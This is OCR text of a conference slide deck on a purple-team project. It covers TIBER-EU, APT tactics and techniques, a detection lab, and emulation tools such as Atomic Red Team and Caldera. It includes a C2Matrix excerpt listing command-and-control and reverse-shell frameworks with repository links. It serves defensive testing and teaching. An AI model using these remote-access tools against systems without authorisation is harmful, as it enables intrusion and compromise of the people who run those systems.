Purple Teaming

Intro

- My name is ... Marius Klimmek
- I work as ... Cyber Security Consultant
- I‘m here because ... I want to give you insight into a Purple Team project

Agenda

1. Red, Blue and Purple Team

2. APT Threat Actors

3. Tactics, Techniques and Procedures


4. Purple Team Project

5. Evaluation Environment

6. Evaluation Tools

7. Our Approach

Red, Blue and Purple Team



Source: https://purplesec.us/red-team-vs-blue-team-cyber-security

Red, Blue and Purple Team

TIBER-EU FRAMEWORK

How to implement the European framework for Threat Intelligence-based Ethical Red Teaming

What is TIBER-EU?

TIBER-EU is a common framework that delivers a controlled, bespoke, intelligence-led red team test of entities' critical live production systems. Intelligence-led red team tests mimic the tactics, techniques and procedures (TTPs) of real-life threat actors who, on the basis of threat intelligence, are perceived as posing a genuine threat to entities. An intelligence-led red team test involves the use of a variety of techniques to simulate an attack on an entity's critical functions (CFs) and underlying systems (i.e. its people, processes and technologies). It helps an entity to assess its protection, detection and response capabilities.

Source: https://www.ecb.europa.eu/pub/pdf/other/ecb.tiber_eu_framework.en.pdf

APT - Threat Actors

Source: https://www.crowdstrike.com/blog/meet-the-adversaries/

TACTICS, TECHNIQUES AND PROCEDURES

Tactics

Tactics of an APT group describe the way the threat actor operates during different steps of its operation/campaign.

Techniques


APT group usually uses various techniques during its campaign which facilitate the initial compromise, maintain command and control centers and move within the target's infrastructure.

Procedures

To perform a successful attack, it's not enough to have good tactics and techniques. Therefore, a specifically orchestrated tactical move which is carried out by using a set of techniques is needed.


Source: https://azeria-labs.com/tactics-techniques-and-procedures-ttps

TACTICS, TECHNIQUES AND PROCEDURES



Source: https://mitre-attack.github.io/attack-navigator

TACTICS, TECHNIQUES AND PROCEDURES



Source: https://mitre-attack.github.io/attack-navigator

Purple Team Project

1. The company has an established Blue Team / We join as the Red Team
2. We play through 12 APT‘s a year to improve the security
3. A lot intense brainstorming and requirements followed
4. Timeline | Meetings | Environment | Tools

Evaluation Test Environment

- Requirements
  - Windows 10
  - Windows Server
  - Active Directory
  - Splunk
  - Sysmon
  - Easily Extendable
- Labs:
  - Setup by our own
  - MS Defend-TheFlag
  - Detection Lab


  https://detectionlab.network

Evaluation Tools

- Red Team Toolkits / Adversary Emulation
  - Atomic Red Team
  - Caldera
- C2 Frameworks


  https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4IgPsSc/edit#gid=0

Evaluation Tools



Source: https://twitter.com/hashtag/atomicredteam

Evaluation Tools



Source: https://www.splunk.com/en_us/blog/security/splunk-attack-range-now-with-caldera-and-kali-linux.html

Evaluation Tools

C2Matrix

File Edit View Insert Format Data Tools Add-ons Help

Share

100% View only

A1

		C2 Info					C2 Matrix Info							Language	
	Name	License	Price	GitHub	Site	Twitter	Evaluator	Date	Version	Implementation	How-To	Slingshot	Kali	Server	Im
3	Ares	NA	NA	https://github.com/sweetsoftware/Ares			Contribute							Python	
4	AsyncRAT-C#	MIT	NA	https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp			Contribute								
5	BabyShark	NA	NA	https://github.com/UnkL4b/BabyShark			Contribute		Beta 1.0	pip3					
6	C3	BSD3	NA	https://github.cc	https://labs.f-secure.com/tools/	@FSecureLabs	Contribute		1.0.0						
7	CALDERA	Apache 2	NA	https://github.com/mitre/caldera			@jorgeorchilles	10/6/2019	2	pip3	Yes			Python	
8	Callidus	GNU GPL3	NA	https://github.com/3xpl01tc0d3r/Callidus		@chiragsavla94	@chiragsavla94	5/8/2020			Yes			.Net Core	.N
9	CHAOS	BSD3	NA	https://github.com/tiagorlampert/CHAOS		@tiagorlampert	@leekirkpatrick4	5/14/2020	3	Go		No		Go	
10	Cobalt Strike	Commercial	$3,500		https://www.cobaltstrike.com/		@TimMedin	11/20/2019	3.14	binary				Java	
11	Covenant	GNU GPL3	NA	https://github.cc	https://cobbr.io/tags#covenant	@cobbr_io	@jorgeorchilles	10/6/2019	0.3	Docker	Yes	Yes	Yes	C#	
12	Dali	MIT	NA	https://github.cc	https://h0mbre.github.io/Imag	@h0mbre_	@jorgeorchilles	12/24/2019	POC	pip3				Python	
13	DBC2	NA	NA	https://github.com/Arno0x/DBC2			Contribute								
14	DeimosC2	MIT	NA	https://github.com/DeimosC2/DeimosC2		@CharlesDardar	@jasc22	9/17/2020	1.1.0 Beta	Golang				Golang	
15	Eggshell	GNU GPL2	NA	https://github.com/neoneggplant/EggShell			Contribute								
16	Empire	BSD3	NA	https://github.com/BC-SECURITY/Empire		@BCSecurity1	@jorgeorchilles	1/30/2020	3.0.5	install.sh	Yes	Yes	Yes	Python	Po
17	EvilOSX	GNU GPL3	NA	https://github.com/Marten4n6/EvilOSX			@cabbagesalad2	11/12/2019	7.2.1	pip3			Yes	Python	
18	Faction C2	BSD3	NA	https://github.cc	https://www.factionc2.com/		@jorgeorchilles	10/30/2019	NA	install.sh	Yes	Yes	Yes	.NET	
19	FlyingAFalseFlag	GNU GPL3	NA	https://github.com/monoxgas/FlyingAFalseFlag			@jorgeorchilles	11/12/2019	POC	pip3				Python	
20	FudgeC2	GNU GPL3	NA	https://github.com/Ziconius/FudgeC2		@Ziconius	@jorgeorchilles	2/11/2020	Beta	pip3			Yes	Python	Po
21	godoh	GNU GPL3	NA	https://github.com/sensepost/goDoH		@leonjza	@cabbagesalad2	10/31/2019	1.6	binary			Yes	Go	
22	GRAT2	GNU GPL3	NA	https://github.com/r3nhat/GRAT2		@r3n_hat	@r3n_hat	9/1/2021	Beta			No	No	Python	
23	HARS	MIT	NA	https://github.com/onSec-fr/Http-Asynchronous-Reverse-Shell			@leekirkpatrick4	3/24/2020	POC	python				Python	
24	HTTP-RevShell	GNU GPL3	NA	https://github.com/3v4Si0N/HTTP-revshell		@3v4Si0N	Contribute								

Source: https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4IgPsSc/edit#gid=0

Our Approach

- High Level Overview
  - Creation of the playbook
  - Attack is split in phases
  - TTP‘s are mapped
- Preparation of the VM‘s
- Detailed Overview
  - Creation of the attackbook
  - Each phase with commands and tools


Our Approach

Playbook

